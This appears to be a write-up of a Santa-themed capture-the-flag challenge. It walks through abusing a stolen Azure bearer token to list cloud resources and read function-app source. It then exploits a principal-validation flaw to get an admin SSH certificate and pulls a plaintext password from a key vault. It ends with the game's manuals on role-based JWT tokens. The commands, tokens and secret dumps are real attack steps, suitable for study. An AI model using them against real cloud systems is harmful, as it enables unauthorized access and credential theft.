MDYwIiwicmgiOiIwLkFGRUEybzZqa0FaQTFVMlNUR3lsWEt6QlRVWklmM2tBdXRkUHVrUGF3Zm
oyTUJQUUFBQS4iLCJzdWIiOiI2MDBhM2JjOC03ZTJjLTQ0ZTUtOGEyNy0xOGMzZWI5NjMwNjAi
LCJ0aWQiOiI5MGEzOGVkYS00MDA2LTRkZDUtOTI0Yy02Y2E1NWNhY2MxNGQiLCJ1dGkiOiJDSV
dIa0x4d19rZUZtVk9hdExuaEJRIiwidmVyIjoiMS4wIiwieG1zX2F6X3JpZCI6Ii9zdWJzY3Jp
cHRpb25zLzJiMDk0MmYzLTliY2EtNDg0Yi1hNTA4LWFiZGFlMmRiNWU2NC9yZXNvdXJjZWdyb3
Vwcy9ub3J0aHBvbGUtcmcxL3Byb3ZpZGVycy9NaWNyb3NvZnQuQ29tcHV0ZS92aXJ0dWFsTWFj
aGluZXMvc3NoLXNlcnZlci12bSIsInhtc19jYWUiOiIxIiwieG1zX21pcmlkIjoiL3N1YnNjcm
lwdGlvbnMvMmIwOTQyZjMtOWJjYS00ODRiLWE1MDgtYWJkYWUyZGI1ZTY0L3Jlc291cmNlZ3Jv
dXBzL25vcnRocG9sZS1yZzEvcHJvdmlkZXJzL01pY3Jvc29mdC5NYW5hZ2VkSWRlbnRpdHkvdX
NlckFzc2lnbmVkSWRlbnRpdGllcy9ub3J0aHBvbGUtc3NoLXNlcnZlci1pZGVudGl0eSIsInht
c190Y2R0IjoxNjk4NDE3NTU3fQ.ZlV8QjByzLeLVicnkkLhUOtHPdTkQQXLd3omnc5faIcA_qu
GnGYc1dZMPWgOChR_K7npFxY4R38sUAzQdZPeDR7Dv2gUvb_gmjQU3Y-VvLqeI5CRMrhvU6w-
vImitZu_gdB5I5Cv-
nhx6WRQFNNu5p2iSWv5HlGeNYFU9G3ItzTFx2GDGGFGg0RUOEcT2JwDkZEfGP28GIdhqTYzIfg
HVHA5iO4U3YE3B5HcnThaVxzdFj0ag5w5YltjHVFv-tb-
gpEKtCIKHBwmXw57pOf95fBByQs6L0jzxOstQDWyScDRVPpeyrz8KKyEFdNQjtRonmH8R5Pu5F
8bJLera0knfQ","client_id":"b84e06d3-aba1-4bcc-9626-
2e0d76cba2ce","expires_in":"83860","expires_on":"1704094426","ext_expires_
in":"86399","not_before":"1704007726","resource":"https://management.azure
.com/","token_type":"Bearer"}
monitor@ssh-server-vm:~$
```

Now that I have the access token, look at the hints.



Find out how to get the source code information.

```
First, it seems I need a subscription ID, so get one.
It is tedious to throw a token every time before that, so put it in a
variable.
Token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjVCM25SeHRRN2ppOGVORGMz
RnkwNUtmOTdaRSIsImtpZCI6IjVCM25SeHRRN2ppOGVORGMzRnkwNUtmOTdaRSJ9.eyJhdWQiO
iJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmR
vd3MubmV0LzkwYTM4ZWRhLTQwMDYtNGRkNS05MjRjLTZjYTU1Y2FjYzE0ZC8iLCJpYXQiOjE3M
DQwMTA0MzcsIm5iZiI6MTcwNDAxMDQzNywiZXhwIjoxNzA0MDk3MTM3LCJhaW8iOiJFMlZnWUp
pOW8zYlh1ZGxDNjg0SC9MK1F0ZTNWWndBPSIsImFwcGlkIjoiYjg0ZTA2ZDMtYWJhMS00YmNjL
```

```
Tk2MjYtMmUwZDc2Y2JhMmNlIiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2l
uZG93cy5uZXQvOTBhMzhlZGEtNDAwNi00ZGQ1LTkyNGMtNmNhNTVjYWNjMTRkLyIsImlkdHlwI
joiYXBwIiwib2lkIjoiNjAwYTNiYzgtN2UyYy00NGU1LThhMjctMThjM2ViOTYzMDYwIiwicmg
iOiIwLkFGRUEybzZqa0FaQTFVMlNUR3lsWEt6QlRVWklmM2tBdXRkUHVrUGF3ZmoyTUJQUUFBQ
S4iLCJzdWIiOiI2MDBhM2JjOC03ZTJjLTQ0ZTUtOGEyNy0xOGMzZWI5NjMwNjAiLCJ0aWQiOiI
5MGEzOGVkYS00MDA2LTRkZDUtOTI0Yy02Y2E1NWNhY2MxNGQiLCJ1dGkiOiJUYWc3Z3ZHQ09FT
2t3S3ByZTctM0JRIiwidmVyIjoiMS4wIiwieG1zX2F6X3JpZCI6Ii9zdWJzY3JpcHRpb25zLzJ
iMDk0MmYzLTliY2EtNDg0Yi1hNTA4LWFiZGFlMmRiNWU2NC9yZXNvdXJjZWdyb3Vwcy9ub3J0a
HBvbGUtcmcxL3Byb3ZpZGVycy9NaWNyb3NvZnQuQ29tcHV0ZS92aXJ0dWFsTWFjaGluZXMvc3N
oLXNlcnZlci12bSIsInhtc19jYWUiOiIxIiwieG1zX21pcmlkIjoiL3N1YnNjcmlwdGlvbnMvM
mIwOTQyZjMtOWJjYS00ODRiLWE1MDgtYWJkYWUyZGI1ZTY0L3Jlc291cmNlZ3JvdXBzL25vcnR
ocG9sZS1yZzEvcHJvdmlkZXJzL01pY3Jvc29mdC5NYW5hZ2VkSWRlbnRpdHkvdXNlckFzc2lnb
mVkSWRlbnRpdGllcy9ub3J0aHBvbGUtc3NoLXNlcnZlci1pZGVudGl0eSIsInhtc190Y2R0Ijo
xNjk4NDE3NTU3fQ.NuGUPnQGxdaNDbC7u3mLdkptvMJ3UmJ9oeCil1m6polCkosFZn-
Kh8_cE9Mt1osyjVdAoG_YO2QcWCnxXV1cC5AwKnNES7Sg1ZFET33YAK0GUUjJSSShe0-
TqHYdNR46Obkm53wurgfU-7LXUp5-s3mj8D09EZePY7LrB3aZUofZQXLJFcC4Vh47Yp-
PibQmr8NufLHHWvBXoWn4iPoHVqxeGjTYRYNeqb50qRD-
7UxM9tQKSbrJSDVuo1TAUsBDMtsCLX6L0TXDT0YT23E_0mHSB7goXn9fsJpxL0anYxDrp5n2w4
5fvcviEfv5DhIl4SBvR5zcDHOcmNbBnBM-mQ

curl -H "Metadata: true" "https://management.azure.com/subscriptions?api-
version=2020-01-01" -H "Authorization: Bearer ${Token}"

{"value":[{"id":"/subscriptions/**2b0942f3-9bca-484b-a508-
abdae2db5e64**","authorizationSource":"RoleBased","managedByTenants":
[],"tags":
{"sans:application_owner":"SANS:R&D","finance:business_unit":"curriculum"}
,"subscriptionId":"2b0942f3-9bca-484b-a508-
abdae2db5e64","tenantId":"90a38eda-4006-4dd5-924c-
6ca55cacc14d","displayName":"sans-
hhc","state":"Enabled","subscriptionPolicies":
{"locationPlacementId":"Public_2014-09-
01","quotaId":"EnterpriseAgreement_2014-09-
01","spendingLimit":"Off"}}],"count":{"type":"Total","value":1}}

Now that the subscription_id has been obtained, the next step is to obtain
the name of the ResourceGroup.
curl -H "Metadata: true"
"https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/?api-version=2020-01-01" -H "Authorization:
Bearer ${Token}"
{"value":[{"id":"/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1","name":"**northpole-
rg1**","type":"Microsoft.Resources/resourceGroups","location":"eastus","ta
gs":{},"properties":{"provisioningState":"Succeeded"}}]}

Now that the ResourceGroup name has been obtained, retrieve the site
information.
curl "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites?
api-version=2019-08-01" -H "Authorization: Bearer ${Token}"
""
No data was returned...
```

However, the site name is apparently the subdomain where the certificate is being created, so I will use the get-source-control method of the hint here to get the deployment information.

```
curl "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2019-08-01" -H "Authorization: Bearer ${Token}"
{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web","name":"northpole-ssh-certs-fa","type":"Microsoft.Web/sites/sourcecontrols","location":"East US","tags":{"project":"northpole-ssh-certs","create-cert-func-url-path":"/api/create-cert?code=candy-cane-twirl"},"properties":{"repoUrl":"**https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa**","branch":"main","isManualIntegration":false,"isGitHubAction":true,"deploymentRollbackEnabled":false,"isMercurial":false,"provisioningState":"Succeeded","gitHubActionConfiguration":{"codeConfiguration":null,"containerConfiguration":null,"isLinux":true,"generateWorkflowFile":true,"workflowSettings":{"appType":"functionapp","publishType":"code","os":"linux","variables":{"runtimeVersion":"3.11"},"runtimeStack":"python","workflowApiVersion":"2020-12-01","useCanaryFusionServer":false,"authType":"publishprofile"}}}}
```

I got it! Now that I have the repoUrl, I can bring the code locally.

```
git clone https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa
```

View source code. I've tried various ways to get the environment variables from GitHub Actions, but without success, I'm going to have to face the source code again.

```
DEFAULT_PRINCIPAL = os.environ['DEFAULT_PRINCIPAL']
KEY_VAULT_URL = os.environ['KEY_VAULT_URL']
CA_KEY_SECRET_NAME = os.environ['CA_KEY_SECRET_NAME']
```

While looking at the source code, I initially thought that this problem could be cleared if the value of the DEFAULT_PRINCIPAL environment variable itself could be rewritten, but this is difficult, so I will look at where DEFAULT_PRINCIPAL is set within the source code.

```
principal = data.get("principal", DEFAULT_PRINCIPAL)

    if not isinstance(principal, str):
```

```
        raise ValidationError("principal is not a string.")

    principal = principal.strip()
    logging.info("Principal: %s", principal)

    if not principal.isalpha():
        raise ValidationError("principal contains invalid characters.")
```

If no PRINCIPAL is entered, it appears to use DEFAULT_PRINCIPAL! In other words, it looks like I can impersonate alabaster by entering any value for PRINCIPAL!

So, send the following request to create a certificate.

```
curl 'https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?
code=candy-cane-twirl&principal' -X POST -H 'User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X 10.15; rv:120.0) Gecko/20100101 Firefox/120.0'
-H 'Accept: */*' -H 'Accept-Language: ja,en-US;q=0.7,en;q=0.3' -H 'Accept-
Encoding: gzip, deflate, br' -H 'Referer: https://northpole-ssh-certs-
fa.azurewebsites.net/api/create-cert?code=candy-cane-
twirl&principal=alabaster' -H 'Content-Type: application/json' -H 'Origin:
https://northpole-ssh-certs-fa.azurewebsites.net' -H 'Connection: keep-
alive' -H 'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-
Site: same-origin' -H 'TE: trailers' --data-raw '{"ssh_pub_key":"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8WgEmITHd5KNSz0LNv1
DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQicgjj9yzaq9VB1lB37
IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3otck+ThE0gB4BgGEfB
wOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6qvmlWz58zijTTMK4rq6
a4ZpfD3C0Tu3YVJ/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0YPlJdKKdMuBIJ+w0q7Q
wf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gFPn5BLLZJOa8b/LZBYp
JfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8oQO8D2abXBd9xIZqt0
PkdziSv3pReZHHmaNedUKiU0E=", "principal": "**admin**"}'

{"ssh_cert": "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcxNDczNzY1MjEwNjU4OT
YwMTQ3NTg3NTM3MTE3MDAxNjAxODgzNzEAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8
WgEmITHd5KNSz0LNv1DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQ
icgjj9yzaq9VB1lB37IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3
otck+ThE0gB4BgGEfBwOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6q
vmlWz58zijTTMK4rq6a4ZpfD3C0Tu3YVJ/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0Y
PlJdKKdMuBIJ+w0q7Qwf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gF
Pn5BLLZJOa8b/LZBYpJfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8
oQO8D2abXBd9xIZqt0PkdziSv3pReZHHmaNedUKiU0EAAAAAAAAAAQAAAAEAAAAkMTJiYTVkY2
ItYjEyZi00NTE0LTliMjQtYzNiN2NmZDI4ZTI5AAAACQAAAAVhZG1pbgAAAABlkVBwAAAAAGW2
O5wAAAAAAAAAEgAAAApwZXJtaXQtcHR5AAAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIG
k2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEC5
8laeGm6d36UPyqoOBH5fKf0iT6cyMPcKSCeRKYoYGdwy2Yo482W1YKiu6n+pLgzqn3+O8vl3m5
ClkzeVoL4H ", "principal": "admin"}

$ echo "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcxNDczNzY1MjEwNjU4OT
YwMTQ3NTg3NTM3MTE3MDAxNjAxODgzNzEAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8
```

```
WgEmITHd5KNSz0LNv1DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQ
icgjj9yzaq9VB1lB37IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3
otck+ThE0gB4BgGEfBwOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6q
vmlWz58zijTTMK4rq6a4ZpfD3C0Tu3YVJ/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0Y
PlJdKKdMuBIJ+w0q7Qwf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gF
Pn5BLLZJOa8b/LZBYpJfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8
oQO8D2abXBd9xIZqt0PkdziSv3pReZHHmaNedUKiU0EAAAAAAAAAAQAAAAEAAAAkMTJiYTVkY2
ItYjEyZi00NTE0LTliMjQtYzNiN2NmZDI4ZTI5AAAACQAAAAVhZG1pbgAAAABlkVBwAAAAAGW2
O5wAAAAAAAAAEgAAAApwZXJtaXQtcHR5AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIG
k2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEC5
8laeGm6d36UPyqoOBH5fKf0iT6cyMPcKSCeRKYoYGdwy2Yo482W1YKiu6n+pLgzqn3+O8vl3m5
ClkzeVoL4H " > admin.cert
$ chmod 600 admin.cert
```

Use this to log in as admin.

```
$ ssh -i admin.cert -i id_rsa alabaster@ssh-server-
vm.santaworkshopgeeseislands.org
alabaster@ssh-server-vm:~$ ls -la
total 36
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 .
drwxr-xr-x 1 root      root      4096 Nov  3 16:50 ..
-rw-r--r-- 1 alabaster alabaster  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 alabaster alabaster 3665 Nov  9 17:03 .bashrc
drwxr-xr-x 3 alabaster alabaster 4096 Nov  9 14:07 .cache
-rw-r--r-- 1 alabaster alabaster  807 Apr 23  2023 .profile
drwxr-xr-x 6 alabaster alabaster 4096 Nov  9 14:07 .venv
-rw------- 1 alabaster alabaster 1126 Nov  9 14:07 alabaster_todo.md
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 impacket
alabaster@ssh-server-vm:~$ cat alabaster_todo.md
# Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into
Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the
signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler
extensions on Dasher and Dancer. Perfect for those beach-side internet
browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade.
Relocate servers under palm trees for optimal cooling. Remember to watch
out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new
EggnogOS version. Ensure it blocks any Grinch-related cyber threats
effectively.
- [ ] Gingerbread Cookie Cache: **Implement a gingerbread cookie** caching
mechanism to speed up data retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy
workshop so the elves can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where
the second factor is singing a Christmas carol. Jingle Bells is said to be
the most secure.
```

So, let's look at the issue again.

```
Go to Pixel Island and review Alabaster Snowball's new SSH certificate
configuration and Azure [Function App](https://northpole-ssh-certs-
fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl). What type of
cookie cache is Alabaster planning to implement?
```

So "gingerbread" is the correct answer.

I was able to obtain the elfy password (J4`ufC49/J4766) through this trial and error process, so I will remember this as well.

```
monitor@ssh-server-vm:~$ curl 'https://northpole-it-
kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.1' -H
"Authorization: Bearer ${Token}"
{"value":"Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain
= \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password =
ConvertTo-SecureString \"**J4`ufC49/J4766**\" -AsPlainText -Force; $DCIP =
\"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -
GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword
$Password -Server $DCIP -PassThru","id":"https://northpole-it-
kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f527224
8d","attributes":
{"enabled":true,"created":1699564823,"updated":1699564823,"recoveryLevel":
"Recoverable+Purgeable","recoverableDays":90},"tags":{}}monitor@ssh-
server-vm:~$
```

The Captain’s Comms

It would seem that it would be good to finally become the authority of "GesselslandsSupervisorChiefCommunicationOfficer".

Comms Abbreviations

From: Chimney Scissorsticks
Terminal: The Captain's Comms

I hear the Captain likes to abbreviate words in his filenames; shortening some words to just 1,2,3, or 4 letters.

This clue was very important. Not being a good English speaker, I struggled with this because I did not understand how to abbreviate. (although it was within the realm of the imagination)

I have to remember the number FOUR HOURS EARLIER.

Anyway, first of all, I accessed every single thing I could click on.

Just Watch This Owner's Manual Volume I


Congratulations on your purchase of the 'Just Watch This' software defined radio (SDR) system! We are sure that this system, complete with its digital decoder plugins will fulfill all of your radio monitoring needs for years to come.

The most important item to understand is that, unlike other SDRs out there that allow one to just turn them on and start listening, our 'Just Watch This' system has built in access controls which provide owners/administrators the ability to control how the SDR may be used. Access controls are based on the ROLE that is CLAIMed in unique AUTHORIZATION tokens. BEARERs of tokens with different ROLEs are permitted to use the SDR in different ways.

For example, simply running our software requires the lowest level AUTHORIZATION, the 'radioUser' ROLE. To actually use the SDR and begin listening to transmissions, one must use the unique AUTHORIZATION token mentioned on the OWNER's CARD which grants the 'radioMonitor' ROLE. To perform more privileged actions, such as decoding messages ('radioDecoder' ROLE) or use the TRANSMITTER (specific JWT system administrator ROLE), different unique tokens are required.

For more information about the special 'Just Watch This' technology in use, refer to 'Just Watch This: Owner's Manual Volume II', https://jwt.io/introduction, and https://jwt.io. To learn about decoding messages, please refer to 'Just Watch This: Appendix A - Decoder Index'.


Just Watch This
Owner's Manual Volume II
As discussed in 'Just Watch This: Owner's Manual Volume I', using the JWT system requires the use of unique AUTHORIZATION tokens which define specific ROLEs that govern how the JWT SDR may be used. When the software is installed, three software defined ROLEs are provided and a special, uniquely named administrative ROLE is created. Each ROLE has a corresponding unique AUTHORIZATION token which, when submitted with requests, permit using the SDR in a manner according to the ROLE.
The 'Just Watch This' technology uses special KEYs to craft each unique token in a secure manner which prevents tinkering with tokens to gain unauthorized access. Only those tokens created during the install may be used to access a JWT SDR system. For this reason, it is very important to protect and store the special KEYs in FOLDERS which may be accessed only by authorized personnel. Should someone gain access to your special KEYs, they may be able to generate their own copy of the unique administrative token and gain access with the administrative ROLE.


Just Watch This
Appendix A - Decoder Index
There are many types of transmissions that one can receive with the 'Just Watch This' Software Defined Radio (SDR) system. Some of these will sound as a series of strange 'beeps', 'boops', and 'squawks' which can only be decoded using the plugins included with the JWT SDR system.
This JWT SDR system comes with a 'CW' (commonly called 'Morse Code') decoder and a RadioFax (also commonly known as 'Weather Fax' or 'WeFax') decoder. The 'CW' decoder will turn the audible dots and dashes of Morse Code into understandable text.
'RadioFax' is commonly used for transmitting weather charts and maps, although the technology is not limited to just that use. The included 'RadioFax' decoder will turn the unique audible 'RadioFax' signal into a graphic similar to how a phone fax machine operates.
Amongst the various voice transmissions that one may hear while using the JWT SDR system, occasionally, one may come across what is known as a 'numbers' station. According to ChatNPT, "a numbers station is a type of shortwave radio station characterized by broadcasts of formatted numbers, which are believed to be coded messages. The broadcasts typically feature a series of spoken numbers, sometimes preceded by a piece of music or a specific set of tones, known as "interval signals." One such infamous numbers station that operated until 2008 is the 'Lincolnshire Poacher' which regularly broadcast messages using the format:
'Music-{5-digits}-{6 Chimes}-{5-Digit Number Groups}-{6 Chimes}-Music'
More information about the 'Lincolnshire Poacher' can be found at https://www.numbers-stations.com/english/e03-the-lincolnshire-poacher/.
With the SDR window open, simply click on a signal peak while using the 'radioDecoder' ROLE token in order to hear and decode a signal..

Just Watch This: Owner's Card

During the installation of your Just Watch This radio system, the 'rMonitor.tok' file containing the 'radioMonitor' role token was created in the '/jwtDefault' directory. The proper use of this AUTHORIZATION token will allow viewing of received signals in the waterfall display. However, to decode any digital signals received, you will need the 'radioDecoder' role token. See the Just Watch This: Appendix A - Decoder Index to learn more about decoding digital signals. To use the transmitter functionality, the special AUTHORIZATION token for administrators created during install is required.

